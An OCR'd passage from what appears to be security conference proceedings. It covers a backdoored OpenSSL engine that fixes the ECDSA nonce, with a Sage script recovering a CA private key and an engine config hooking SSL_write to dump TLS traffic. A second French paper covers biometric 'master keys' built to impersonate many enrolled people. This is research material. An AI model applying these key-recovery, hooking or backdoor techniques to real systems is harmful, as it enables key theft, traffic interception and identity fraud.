> openssl x509 -in CERT_PATH.pem -outform der | openssl asn1parse
  -inform der -strparse 4 -out CERT_NAME.bin -noout
> openssl pkey -in PRIVATE_KEY_PATH.pem -passin pass:YOUR_KEY_PASSWORD
  -pubout > capub.pem
> openssl dgst -binary -sha256 CERT_NAME.bin | openssl pkeyutl -verify
  -pubin -inkey capub.pem -sigfile CERT_NAME-signature.bin
# z_i = openssl dgst -binary -sha256 CERT_NAME.bin =
  0x564e7666e1ae183c711678de624f4f34d8b992361c2fbd77ce5a03559c01d1d1
```

With a fixed k, knowledge of two signatures allows to recompute the private key. In fact, we have that $k = \frac{z_0 - z_1}{s_0 - s_1}$, where z_0 (resp. z_1) is $H(m_0)$ (resp. $H(m_1)$) which can be directly recovered from the certificate using the command lines described in Section 3.3. Similarly, r, s_0, and s_1 can be extracted from the certificates. Please note that since k is always the same value, for any given signature, r is the same by definition. Finally, we can compute the certificate issuer private key as follows:

$$d_A = \frac{s_0 k - z_0}{r} \tag{1}$$

We implemented the attack using Sage on certificates signed with ECDSA on the prime256v1 curve. Conveniently, there is a website that allows you to directly define common curves in SageMath [7].

Listing 6:

```
n   = 0xffffffff00000000ffffffffffffffffbce6faada7179e84f3b9cac2fc632551
K   = GF(n)
r   = 0x7e736e77359dc96303c345dea6890cf2102fe338c8a9062edb301641a6699e2f
s_0 = 0xea6cb44d2335d6a9a36095b741379eddda0bfc2c94e6a0fe02b05962f7fb0f81
s_1 = 0x78d5e565283f77bb2ca7e8bc09316286410d9e601a9272aca9106484d1cbddcc
z_0 = 0x564e7666e1ae183c711678de624f4f34d8b992361c2fbd77ce5a03559c01d1d1
z_1 = 0x53bb67c902ba8baddc1ad6266b847e484fc6c7e3bba13a1988e8c371f521ce35
k   = K((z_0-z_1) / (s_0-s_1))
d   = (s_0 * k - z_0) / r
d_a = K(d)
print(hex(d_a))
(k^-1)*(z_1+r*d_a) == s_1
-> 0x681237cfc1006c4fe0e924717e7b6119e88339a4b2ebcd48a10269915e697817
-> True
```

Using the `cnf` files and only touching SHA-512 allowed us to hijack the signature in an oblivious manner. However, it can be easily detected from

any pair or more certificates produced using the engine that something is wrong with the ECDSA implementation since all those certificates have the same upper half bytes in their signature (same r for all of them).

4 Example: Hooking OpenSSL Functions

More generally, abusing OpenSSL engines is a well-known technique to achieve code execution or privilege escalation. The trick is to load an engine using a configuration file (usually `openssl.cnf`) writable by an attacker. CVEs using this technique are frequently assigned, see [1].

From an attacker standpoint, the engine API is portable and makes it easy to replace core cryptographic algorithms. It is an interesting tool to implement pure cryptographic backdoors that are difficult to identify during an audit. Modifying other OpenSSL functions is not directly possible. However, as the engine is executed without any restriction or sandboxing, well-known hooking techniques can be leveraged to modify any function, including one out of the OpenSSL library.

The [8] library was used to demonstrate that a malicious engine is able to hook OpenSSL functions related to TLS. It simplifies hooking a function, by patching original instructions with a jump to the hook. Here, we choose the `SSL_write` function that manipulates internal OpenSSL structures including cryptographic keys. Parsing these structures make is possible to dump them in the NSS Key Log format, and latter access plaintext information using tools such as Wireshark or Scapy. Here the hook manipulates the OpenSSL session structure to retrieve the TLS version negotiated as well as the buffer sent over to the server.

In this example, we created an OpenSSL configuration file, then exposed it system-wide via the export `OPENSSL_CONF` environment variable to achieve a seamless modification of the `SSL_write` function (see Listing 7). Here, the value 0x304 means TLS 1.3.

References

1. CVE. Cve openssl.cnf. `https://www.cvedetails.com/cve/CVE-2021-21999/`.
2. Tanja Lange Daniel J. Bernstein and Peter Schwabe. Nacl: Networking and cryptography library. `https://nacl.cr.yp.to/`.
3. Phil Dibowitz. Phil's X509/SSL Guide. `https://www.phildev.net/ssl/`.
4. Google. Experimenting with post-quantum cryptography. `https://security.googleblog.com/2016/07/experimenting-with-post-quantum.html`.
5. GOST. Gost engine. `https://github.com/gost-engine/engine`.

Listing 7:

```
$ cat engines/ossltest.cnf
openssl_conf = openssl_def
[openssl_def]
engines = engine_section
[engine_section]
ossltest = ossltest_section
[ossltest_section]
dynamic_path = /home/guedou/engines/ossltest.so
init = 1
$ export OPENSSL_CONF=$PWD/engines/ossltest.cnf
$ openssl engine
(rdrand) Intel RDRAND engine
(dynamic) Dynamic engine loading support
(ossltest) OpenSSL Test engine support
$ openssl s_client -connect www.perdu.com:443 -cipher DHE
-RSA-AES128-GCM-SHA256
-- >8 --
[+] SSL_write at 0x7fc167025df0
-- >8 --
[+] From SSL_write_hook() - TLS version=0x304 - buffer=GET
↪  /hello_sstic.txt
```


6. D. Goudarzi and G. Valadon. Exploring openssl engines to smash cryptography. https://www.sstic.org/media/SSTIC2023/SSTIC-actes/exploring_openssl_engines_to_smash_cryptography/SSTIC2023-Article-exploring_openssl_engines_to_smash_cryptography-goudarzi_valadon.pdf.
7. Jan Jancar and Vladimir Sedlacek. prime256v1 curve. https://neuromancer.sk/std/x962/prime256v1.
8. kubo. funchook. https://github.com/kubo/funchook.
9. Amit Kulkarni. Verify SSL/TLS Certificate Signature. https://kulkarniamit.github.io/whatwhyhow/howto/verify-ssl-tls-certificate-signature.html.
10. NIST. Recommendation for random number generation using deterministic random bit generators. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-90Ar1.pdf.
11. OpenSSL. OpenSSL 0.9.6. https://github.com/openssl/openssl/tree/OpenSSL-engine-0_9_6-stable.
12. OpenSSL. OSSLTest Engine. https://github.com/openssl/openssl/blob/master/engines/e_ossltest.c.
13. Christian Paquin, Douglas Stebila, and Goutam Tamvada. Benchmarking post-quantum cryptography in tls. In *IACR Cryptology ePrint Archive*, 2020.
14. Nicola Tuveri and Billy Bob Brumley. OSSLTest Engine. https://github.com/romen/libsuola.
15. Nicola Tuveri and Billy Bob Brumley. Start your engines: Dynamically loadable contemporary crypto. *2019 IEEE Cybersecurity Development (SecDev)*, 2019.

Construction et analyse de passe-partout biométriques

Tanguy Gernot et Patrick Lacharme
tanguy.gernot@unicaen.fr
patrick.lacharme@ensicaen.fr

Normandie Univ, UNICAEN, ENSICAEN, CNRS, GREYC, 14000 Caen, France

Résumé. Dans cet article, nous introduisons la notion de passe-partout biométriques afin d'usurper de nombreux individus à partir d'une même donnée. Un premier scénario décrit la construction d'un tel passe-partout depuis une fuite de données biométriques et son utilisation sur d'autres données. Un second scénario au dessein plus éthique permet à un passe-partout fixé d'usurper tout le monde. Des analyses supplémentaires montrent qu'utiliser plusieurs données biométriques minutieusement choisies d'un individu permet de conserver sa capacité d'usurpation avec ses futures données biométriques.

1 Introduction

La biométrie est une science dont l'objectif est de reconnaître des individus. Cette problématique est centrale dans notre société, notamment pour le domaine judiciaire, pour la signature de contrat, ou bien pour effectuer du contrôle d'accès.

L'objectif étant de reconnaître des individus, un schéma de reconnaissance biométrique se divise en deux étapes principales :

— La phase d'enrôlement, où un individu s'inscrit dans un système en y enregistrant ses caractéristiques biométriques de référence.
— Les phases de reconnaissance, où un individu tente d'être reconnu en fournissant de nouvelles caractéristiques biométriques, qui sont comparées à la référence enregistrée à la phase d'enrôlement.

Pour une vue générale de la biométrie, nous redirigeons le lecteur vers [10]. Il est important de noter que les captures de modalités biométriques issues d'un individu, tout comme les vecteurs de caractéristiques extraits, sont différentes d'une capture à une autre, mais espérées proches.

Ces données biométriques sont à caractère personnel et donc sensibles. C'est pourquoi de nombreux travaux s'intéressent à leur protection tout en maintenant les performances de reconnaissances. Une des techniques les plus utilisées en biométrie est l'utilisation de transformations biométriques

pour protéger ces données. Néanmoins, la sécurité de ces transformations est parfois faible et c'est cette faiblesse qui va être mise en évidence dans un premier temps avec la construction de préimages communes à de multiples données, puis dans un second temps cette faiblesse va être utilisée pour d'autres applications. Plus précisément, les travaux présentés dans cet article portent sur la construction et l'évaluation de passe-partout biométriques, permettant d'usurper l'identité de nombreux individus, c'est-à-dire être reconnu à tort comme eux.

De tels passe-partout ont de nombreuses applications, comme l'attaque de bases, la mise en place d'un système de contrôle d'accès beaucoup plus fin qu'un simple système biométrique ou encore la mise en place d'un système avec une porte dérobée.

Dans un premier temps nous présentons dans la section 2 quelques rappels sur les systèmes biométriques et leur sécurité. Ensuite, dans la section 3, nous décrivons la construction de passe-partout biométriques dans un scénario d'attaque, puis dans la section 4 dans un autre scénario, plutôt orienté contrôle d'accès. Enfin, nous conclurons ces travaux dans la section 5.

2 Sécurité des systèmes biométriques

2.1 Système biométrique

Une donnée biométrique est récupérée grâce à un capteur, généralement sous forme d'une image. Ensuite, une extraction de caractéristiques est réalisée depuis cette image. Il existe différents algorithmes d'extraction de caractéristiques, spécifiques ou non à une modalité donnée. Dans notre cas, ces caractéristiques extraites sont sous la forme d'un vecteur, dit de caractéristiques, de taille fixe à valeur réelle.

Une base de données biométriques est composée d'une ou plusieurs données de référence obtenues lors de la phase d'enrôlement pour chaque utilisateur du système et la nouvelle donnée obtenue lors de la phase de reconnaissance est comparée avec celles de la base. La qualité d'une base de données biométriques est estimée par deux taux qui évoluent en fonction du seuil utilisé : le taux de fausses acceptations, c'est-à-dire le pourcentage d'imposteurs illégitimement reconnus, et le taux de faux rejets, c'est-à-dire le pourcentage d'individus légitimes non reconnus.

Lorsque le seuil est petit, c'est-à-dire que les vecteurs doivent être très proches pour être reconnus, le taux de fausses acceptations est très faible, mais le taux de faux rejets est important. Ce cas correspond à un besoin en sécurité important. À l'inverse, lorsque le seuil est grand, et que des

vecteurs largement différents sont reconnus, alors le taux de faux rejets est très faible, mais le taux de fausses acceptations est important. Ce cas correspond à un besoin en utilisabilité important. Un intermédiaire, compromis entre sécurité et utilisabilité, est de fixer le seuil de sorte que les deux taux soient égaux : le taux d'erreurs égales.

2.2 Protection des données biométriques

Les données biométriques sont sensibles, et il ne devrait pas être possible pour un attaquant de pouvoir récupérer un vecteur de caractéristiques, voir la capture de modalité biométrique dont il est issu. En effet, les algorithmes d'extraction de caractéristiques ne sont pas conçus pour être non-inversibles ni pour assurer une quelconque sécurité des données. C'est pourquoi un tel vecteur de caractéristiques doit être protégé en un gabarit (terme proposé par la CNIL en [4, 5]). Contrairement au cas des mots de passe, où celui saisi à l'étape d'identification doit être strictement similaire à celui de l'étape d'inscription, la variabilité des données biométriques associée à leur nécessaire protection impose de nouveaux schémas de protection, robustes à cette variabilité. Elle impose aussi de fixer un seuil en dessous duquel deux vecteurs sont proches et considérés comme provenant du même individu.

Il existe de nombreux mécanismes de protection des données biométriques. Certains sont basés sur la cryptographie et d'autres utilisent des transformations plus spécifiques, comme présentées dans l'étude [17]. Une telle transformation utilise une graine, secrète ou publique, et doit respecter plusieurs propriétés telles que :

- L'indistinguabilité : un attaquant ayant volé deux gabarits ne doit pas pouvoir déterminer s'ils proviennent du même individu.
- La non-inversibilité : à partir d'un gabarit, un attaquant ne doit pas pouvoir reconstruire le vecteur de caractéristiques dont il est issu.
- Performance : la protection des données biométriques ne doit pas significativement dégrader les performances du système.

Les transformations permettant la protection des données biométriques, doivent conserver globalement les distances. Or, pour permettre une reconnaissance des individus dans l'espace transformé, tout en considérant la variabilité des données biométriques, les transformations non-inversibles ne peuvent pas simplement être des fonctions de hachage cryptographique classique comme SHA-256. En effet, il faut que la notion de proximité persiste dans l'espace transformé, ce qui n'est pas le cas pour ces fonctions de hachage.

Une version faible de la propriété de non-inversibilité considère la construction de préimage, c'est-à-dire la possibilité de construire, depuis un gabarit et sa graine, un vecteur de caractéristiques qui une fois transformé avec cette même graine donne un gabarit proche. Plusieurs travaux ont pour but de calculer des préimages sur des transformations, Par exemple, les travaux de [16] qui proposent une attaque linéaire spécifique à une transformation, appelée biohashing [18] ou encore les travaux de [11] qui utilisent un algorithme génétique sur la même transformation, décrite en section 3.2. Dans la suite de cet article, nous allons utiliser des transformations de données biométriques où nous pouvons facilement calculer des préimages pour construire des passe-partout biométriques.

3 Passe-partout sous forme d'attaque

Dans un premier temps, nous considérons un attaquant ayant corrompu une base de données biométriques, lui permettant d'avoir à sa disposition des couples gabarit/graine. Chaque couple correspond à un individu dont le vecteur de caractéristiques obtenu à l'étape d'enrôlement a été transformé avec la graine en gabarit, qui est lui stocké de manière persistante comme référence. L'objectif est de construire un unique vecteur de caractéristiques, dit passe-partout, depuis de nombreux couples gabarit/graine, qui une fois transformé avec chaque graine donne un gabarit proche de celui en entrée correspondant à la graine.

Pour construire ce passe-partout, nous utilisons une transformation (le biohashing) où il est possible de calculer des préimages, que l'on construit à l'aide d'un algorithme génétique qui s'avère beaucoup plus efficace que la force brute.

3.1 Algorithme génétique

L'objectif d'un algorithme génétique est de minimiser le retour d'une fonction d'évaluation en construisant son paramètre. En quelques mots, un algorithme génétique est inspiré de la reproduction naturelle avec une population d'individus se reproduisant et évoluant sur plusieurs générations. Pour une vue générale des algorithmes génétiques, nous redirigeons le lecteurs vers [15].

De manière plus détaillée, nous avons une population initiale qui va évoluer sur plusieurs générations, en restant de taille fixe. Dans notre cas, cette population initiale est composée de 200 individus. Chaque individu est représenté par un vecteur de caractéristiques, généré aléatoirement, par tirage borné de chaque valeur.

À chaque nouvelle génération, nous sélectionnons 100 individus de la génération précédente, qui vont être des parents reproducteurs et vont persister dans cette génération. Pour sélectionner ces parents, nous utilisons la fonction d'évaluation. Dans notre cas, un individu est évalué par la somme des distances de Hamming avec les gabarits non encore usurpés. Nous utilisons la méthode de sélection par rang, c'est-à-dire que nous sélectionnons les 100 individus ayant les plus faibles scores retournés par la fonction d'évaluation. Ces 100 individus parents vont persister dans cette nouvelle génération, qui est de taille 200 aussi. Ils vont donc se reproduire pour donner 100 individus enfants qui vont compléter cette population. Nous piochons par couple les individus parents, et chaque couple produit deux enfants. Les enfants sont des vecteurs de caractéristiques dont chaque valeur provient d'un parent ou de l'autre. Finalement, les valeurs des vecteurs enfants sont perturbées en appliquant des mutations aléatoires avec probabilité 0,1.

Pour que l'algorithme génétique fonctionne, il faut que des parents ayant de bons scores produisent des enfants ayant de bons scores. Il doit avoir une corrélation entre la proximité de deux vecteurs de caractéristiques, les individus, et leurs scores. Idéalement, la fonction d'évaluation doit être convexe.

3.2 Algorithme du biohashing

Nous allons décrire l'algorithme du biohashing. L'objectif est de transformer un vecteur de caractéristiques x de taille N en un gabarit binaire de taille M. Pour cela, nous générons depuis la graine s une matrice pseudo-aléatoire M_s de taille $N \times M$. Cette matrice est orthonormalisée avec l'algorithme de Gram-Schmidt. Elle va servir à la projection du vecteur de caractéristiques.

Soit la fonction $D : \mathbb{R}^M \to \{0,1\}^M$, permettant la binarisation par seuillage, définie par $D(t_1, \ldots, t_M) = (u_1, \ldots, u_M)$ où

$$u_i = \begin{cases} 0 & \text{si} \quad t_i < 0 \\ 1 & \text{si} \quad t_i \geq 0 \end{cases}$$

Finalement, l'algorithme du biohashing transforme le vecteur x avec la graine s par la fonction de transformation $\mathcal{T}$ définie par $\mathcal{T}(x, s) = D(xM_s)$.

Dans ces travaux, nous utilisons $N = 512$ pour les bases d'empreintes digitales et de visages, et $N = 990$ pour la base d'électrocardiogrammes. Pour les trois bases, nous utilisons $M = 128$.

3.3 Données biométriques utilisées

Les expériences ont été menées sur trois bases de données biométriques très différentes :

— LFW issue de visages [9] : l'extraction de caractéristiques est effectuée avec le réseau profond InsightFace [6]. Le taux d'erreurs égales est de 0,2%. L'utilisation des visages permet une acquisition simple par photographie, une bonne performance de reconnaissance, mais le visage évolue significativement au cours de la vie, ce qui nécessite des adaptations.

— FVC issue d'empreintes digitales [12] : l'extraction de caractéristiques est effectuée avec des filtres de Gabor [2]. Le taux d'erreurs égales est de 10%. L'utilisation d'empreintes digitales est historique, largement acceptée, et procure de bonne performance de reconnaissance tout en était globalement stable dans le temps, hors blessures.

— PTB issue d'électrocardiogrammes (ECG) [3] : l'extraction de caractéristiques est effectuée par délimitation d'ondes [13,14]. Le taux d'erreurs égales est de 11%. L'utilisation d'électrocardiogrammes est récente et permet une bonne reconnaissance des individus, mais l'acquisition est complexe et l'acceptabilité mitigée.

Pour simplifier la lecture de cet article, les différentes bases sont représentées dans les résultats par leur modalité biométrique.

3.4 Résultats des expériences

Les résultats de nos expériences de construction de passe-partout à partir de nombreux couples gabarit/graine sont donnés dans la figure 1. On y trouve pour chacune des bases de données biométriques utilisées, l'évolution de la couverture du meilleur passe-partout construit au fur et à mesure des itérations de l'algorithme génétique. La couverture d'un passe-partout correspond au pourcentage d'individus de la base qui sont usurpés par le passe-partout. Nous constatons une croissance rapide de la couverture, qui converge ensuite lentement jusqu'à environ 400 itérations dans l'algorithme génétique.

Les résultats finaux, à la fin des 500 itérations, sont détaillés dans le tableau 1, où sont décrits pour les 3 bases le taux de couverture optimale (TCO), c'est-à-dire le pourcentage d'usurpation du meilleur passe-partout. La taille optimale de dictionnaire (TOD) y est aussi indiquée et correspond au nombre minimum de passe-partout distincts nécessaires pour que chaque individu de la base soit usurpé par au moins un des passe-partout. Ce




Fig. 1. Évolution du taux de couverture

TOD doit être mis en lien avec le nombre d'individus qui composent les 3 bases, ce qui peut influer sur le TOD.

Base	TCO (%)	TOD	#pers
Empreintes digitales	73	5	100
Visages	15.2	18	158
Électrocardiogrammes	61	12	158

Tableau 1. Performances des passe-partout

Dans un second temps, nous avons mené des expériences de ce scénario d'attaque sous des contraintes plus réalistes. Cette fois un attaquant a obtenu des couples gabarit/graine issus de vecteurs de caractéristiques toujours transformés avec l'algorithme biohashing. L'attaquant construit un passe-partout à partir de ces données, puis tente d'usurper d'autres couples gabarit/graine.

Ce cas d'usage est plus réaliste, car un attaquant prépare le passe-partout à partir d'une fuite de données biométriques pour attaquer d'autres données biométriques dont il n'a pas connaissance, sauf leur type. Les résultats sont présentés dans le tableau 2. Nous constatons que le passe-partout construit à partir d'un premier lot de données biométriques dont la couverture initiale est donnée dans la colonne *Report TCO* procure une capacité d'usurpation importante sur un autre lot de données biométriques

de même type. Cette capacité d'usurpation est donnée dans la colonne *TCO*, et le passe-partout conserve environ la moitié de sa couverture initiale, ce qui en fait un passe-partout réutilisable.

Base	TCO (%)	Report TCO (%)
Empreintes digitales	42	73
Visages	6.3	15.2
Électrocardiogrammes	44.3	61

Tableau 2. Performances des passe-partout réutilisables

Ce scénario a deux limites. La première est que la recherche de passe-partout est liée à la possibilité de trouver rapidement des préimages sur la transformation. Même si la stratégie utilisée (algorithme génétique) est indépendante d'éventuelles faiblesses de la transformation, il n'y a pas de garanties que des préimages puissent être trouvées efficacement. La seconde limite est qu'il est difficile de trouver des passe-partout qui couvrent un grand nombre de données. Au-delà d'attaques potentielles, les applications sont donc limitées à de petits groupes de données biométriques. On peut toutefois envisager des applications où un petit nombre de personnes donnent une délégation à une personne (le propriétaire du passe-partout). Néanmoins, si l'on veut obtenir un tel système, il vaut mieux le concevoir en amont, pour pouvoir obtenir facilement les propriétés désirées. C'est ce qui est présenté dans la section suivante.

4 Passe-partout au dessein éthique

Désormais, nous considérons que l'on a accès à la base de données biométriques, c'est-à-dire directement aux vecteurs de caractéristiques. On se place ainsi plus en amont du processus d'un schéma biométrique et implique un cas d'usage plus éthique, même si ce scénario peut aussi être vu comme une porte dérobée. Nous nous mettons donc dans la peau de l'administrateur par exemple, qui peut agir avant la transformation des données biométriques, notamment dans le choix de la graine qui paramètre la transformation. Le principe est donc de fixer le passe-partout, que l'on va utiliser pour choisir la graine afin que le gabarit produit soit usurpable par ce passe-partout, fixé et connu à l'avance.

4.1 Construction de passe-partout

La construction ne se fait pas par la recherche de préimages comme pour la section précédente, mais se fait par la recherche de graines permettant au passe-partout d'usurper toute la base. L'algorithme utilisé est un algorithme en ligne / incrémental qui traite chaque donnée biométrique indépendamment l'une de l'autre. Pour chaque vecteur de caractéristiques, une graine est choisie par force brute en connaissance du passe-partout de telle sorte que les transformations du passe-partout et du vecteur de caractéristiques avec cette graine procurent des gabarits similaires, et donc permettent au passe-partout d'usurper l'individu.

Nous allons décrire les transformations utilisées pour ces travaux. En effet, dans ce cas d'usage, l'administrateur peut choisir la transformation qu'il souhaite avec pour critère la facilité de calculer des préimages. Les deux matrices $N \times M$ de projection aléatoire sont proposées par [1], avec les mêmes valeurs N et M que précédemment.
Dans le premier cas, appelé JL1, les coefficients de la matrice M_s sont

$$\begin{cases} 1/\sqrt{M} \text{ avec probabilité } 1/2 \\ -1/\sqrt{M} \text{ avec probabilité } 1/2 \end{cases}$$

Dans le second cas, appelé JL2, les coefficients de la matrice M_s sont

$$\begin{cases} \sqrt{3/M} \text{ avec probabilité } 1/6 \\ 0 \text{ avec probabilité } 2/3 \\ -\sqrt{3/M} \text{ avec probabilité } 1/6 \end{cases}$$

Dans ce cas, la transformation $\mathcal{T}$ est définie par $\mathcal{T}(x, s) = D(xM_s)$, où s sert de graine au générateur pseudo-aléatoire utilisé pour générer les coefficients de M_s, et où D est la fonction de binarisation par seuillage précédemment décrite. L'avantage principal de ces transformations est le temps de génération de matrice qui est largement inférieur à l'utilisation de l'algorithme de Gram-Schmidt dans le biohashing.

Ce nouveau scénario permet d'obtenir un taux de couverture optimale de 100%, c'est-à-dire que le passe-partout peut usurper l'intégralité des couples gabarit/graine. De plus les performances de la base de données biométriques transformées sont similaires à celles obtenues avec des graines aléatoires, c'est-à-dire à celles que l'on obtiendrait avec la base de données transformées. Il est donc important d'utiliser une transformation qui ne dégrade pas trop les performances du système. La figure 2 représente le temps de recherche, exprimé en nombre de cycles d'horloge processeur, pour trouver une telle graine pour chaque individu de la base. Les deux

courbes *JL1* et *JL2* correspondent aux deux transformations précédemment décrites. On constate que la durée de recherche de graines est variable d'un facteur de six environ selon les individus.




Fig. 2. Temps de recherche de graine pour chaque individu (Visages)

4.2 Individu passe-partout

Dans cette section, nous définissons l'individu passe-partout comme un individu qui possède plusieurs vecteurs de caractéristiques issus de ses captures de modalité biométrique, et qui souhaite pouvoir usurper les autres individus avec de futures captures. L'objectif est d'étendre les travaux précédents et d'évaluer si le nombre et la couverture des vecteurs de caractéristiques, issus d'un même individu passe-partout, utilisés pour la recherche de graines, influent sur ces performances d'usurpation futures. Pour cela, deux ensembles composés de vecteurs de caractéristiques de l'individu passe-partout sont définis. Le premier ensemble, dit ensemble de recherche, est utilisé pour la recherche de graines. Le second ensemble, dit ensemble de test, est utilisé pour analyser les performances d'usurpation d'autres captures de l'individu passe-partout.

La figure 3 représente sous forme de courbes cumulées décroissantes les couvertures de ces deux ensembles dans deux cas : les courbes bleue et orange correspondent au cas où seul un vecteur est utilisé pour la recherche de graine et les autres pour les tests de couvertures, alors que les courbes verte et rouge correspondent au cas où quatre vecteurs sont utilisés pour la recherche de graines, et les autres pour les tests de couvertures. Nous

constatons un glissement de la courbe rouge vers la droite par rapport à la courbe orange, ce qui signifie que lorsqu'on utilise quatre vecteurs au lieu d'un pour la recherche de graines, alors les autres captures de modalité biométrique usurpent plus d'individus de la base. Plus précisément, on constate que lorsqu'un seul vecteur est utilisé pour la recherche de graines, 50% des vecteurs de tests usurpent au moins 50% des individus de la base. Dans le cas où on utilise quatre vecteurs pour la recherche de graines, cette fois c'est 80% des vecteurs de tests qui usurpent au moins 50% de la base. Ces expériences démontrent qu'il faut utiliser plusieurs vecteurs de caractéristiques pour choisir les graines, afin d'améliorer les performances de couverture de futures captures de l'individu passe-partout.




Fig. 3. Courbes cumulées décroissantes de couvertures des ensembles (Visages)

Nous avons aussi souhaité vérifier si la capacité de couverture des vecteurs de l'ensemble de recherche influait sur les performances d'usurpation futures. La figure 4 représente la corrélation de couvertures moyennes entre l'ensemble de recherche et l'ensemble de test. Il s'agit d'un nuage de points, et chaque point représente un individu. L'abscisse d'un point correspond à la couverture moyenne des quatre vecteurs de caractéristiques de l'ensemble de recherche, et l'ordonnée à la couverture moyenne de ceux de l'ensemble de test. On constate une corrélation importante entre ces deux performances, indiquant qu'en plus d'utiliser plusieurs vecteurs pour la recherche de graines, il faut les choisir minutieusement selon leur capacité de couverture pour maximiser l'espérance de capacité d'usurpation d'autres vecteurs.




Fig. 4. Corrélation de couvertures (Visages)

5 Conclusion

Dans cet article nous avons introduit la notion de passe-partout biométrique, une donnée biométrique permettant d'usurper de nombreux individus. Dans un premier temps ces passe-partout sont construits par des préimages obtenues avec un algorithme génétique depuis des gabarits. Nous avons proposé des indicateurs de réutilisabilité du passe-partout afin de s'ancrer dans un scénario d'attaque réaliste où les passe-partout conservent la moitié de leur capacité d'usurpation.
Dans l'objectif d'augmenter la capacité d'usurpation, nous avons développé un second scénario qui nécessite d'être actif à la phase d'enrôlement, notamment pour le choix de graine paramétrant la transformation. Ce cas d'usage est principalement le contrôle d'accès, mais peut aussi être considéré comme une porte dérobée. Ces nouvelles contraintes nous permettent d'avoir des passe-partout usurpant l'intégralité des individus cibles.
Nous avons démontré qu'un individu utilisant plusieurs données biométriques minutieusement choisies pour la recherche de graines possède d'importantes capacités d'usurpation avec ses futures données biométriques, non utilisées dans le choix de graines. Notons que la transformation choisie n'a pour but que de construire des bases biométriques avec des propriétés de contrôle d'accès choisies, et non de garantir la sécurité des données. Celle-ci doit être assurée par d'autres moyens.

Postface

Ces travaux ont été effectués durant ma thèse et ont été publiés dans le journal Computers & Security en [8] et ils sont détaillés plus précisément dans mon manuscrit de thèse [7]. Ils sont résumés dans cet article à titre de partage et d'accessibilité à un public francophone averti en sécurité informatique, mais non expert du domaine de la biométrie.

Références

1. Dimitris Achlioptas. Database-friendly random projections : Johnson-lindenstrauss with binary coins. *Journal of Computer and System Sciences (JCSS)*, 66(4) :671–687, 2003.
2. Rima Belguechi, Adel Hafiane, Estelle Cherrier, and Cristophe Rosenberger. Comparative study on texture features for fingerprint recognition : application to the biohashing template protection scheme. *Journal of Electronic Imaging*, 25(1), 2016.
3. R. Bousseljot, D. Kreiseler, and A. Schnabel. Nutzung der EKG-signaldatenbank cardiodat der PTB über das internet, 1995.
4. CNIL. Biométrie : un "gabarit" biométrique, c'est quoi ? `https://www.cnil.fr/fr/cnil-direct/question/biometrie-un-gabarit-biometrique-cest-quoi`.
5. CNIL. Délibération n° 2019-001 du 10 janvier 2019 portant règlement type relatif à la mise en œuvre de dispositifs ayant pour finalité le contrôle d'accès par authentification biométrique aux locaux, aux appareils et aux applications informatiques sur les lieux de travai. `https://www.cnil.fr/sites/default/files/atoms/files/deliberation-2019-001-10-01-2019-reglement-type-controle-dacces-biometrique.pdf`.
6. Jiankang Deng, Jia Guo, Niannan Xue, and Stefanos Zafeiriou. Arcface : Additive angular margin loss for deep face recognition. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 4685–4694, 2019.
7. Tanguy Gernot. *Passe-partout biométriques*. Theses, Normandie Université, November 2022. `https://theses.hal.science/tel-03899668`.
8. Tanguy Gernot and Patrick Lacharme. Biometric masterkeys. *Computers & Security*, 116 :102642, 2022. `https://doi.org/10.1016/j.cose.2022.102642`.
9. Gary B. Huang, Manu Ramesh, Tamara Berg, and Erik Learned-Miller. Labeled faces in the wild : A database for studying face recognition in unconstrained environments. Technical Report 07-49, University of Massachusetts, Amherst, 2007.
10. Anil K Jain, Patrick Flynn, and Arun A Ross. *Handbook of biometrics*. Springer Science & Business Media, 2007.
11. Patrick Lacharme, Estelle Cherrier, and Christophe Rosenberger. Preimage attack on biohashing. In *International Conference on Security and Cryptography (SECRYPT)*, pages 363–370, 2013.
12. Dario Maio, Davide Maltoni, Raffaele Cappelli, James L. Wayman, and Anil K. Jain. FVC2002 : Second fingerprint verification competition. In *International Conference on Pattern Recognition (ICPR)*, volume 3, pages 811–814, 2002.

13. Dominique Makowski, Tam Pham, Zen J. Lau, and Jan C. Brammer. Neurokit2 : The python toolbox for neurophysiological signal processing. `https://github.com/neuropsychology/NeuroKit`, 2021.
14. Juan Pablo Martínez, Rute Almeida, Salvador Olmos, Ana Paula Rocha, and Pablo Laguna. A wavelet-based ecg delineator : evaluation on standard databases. *IEEE Transactions on Biomedical Engineering*, 51(4) :570–581, 2004.
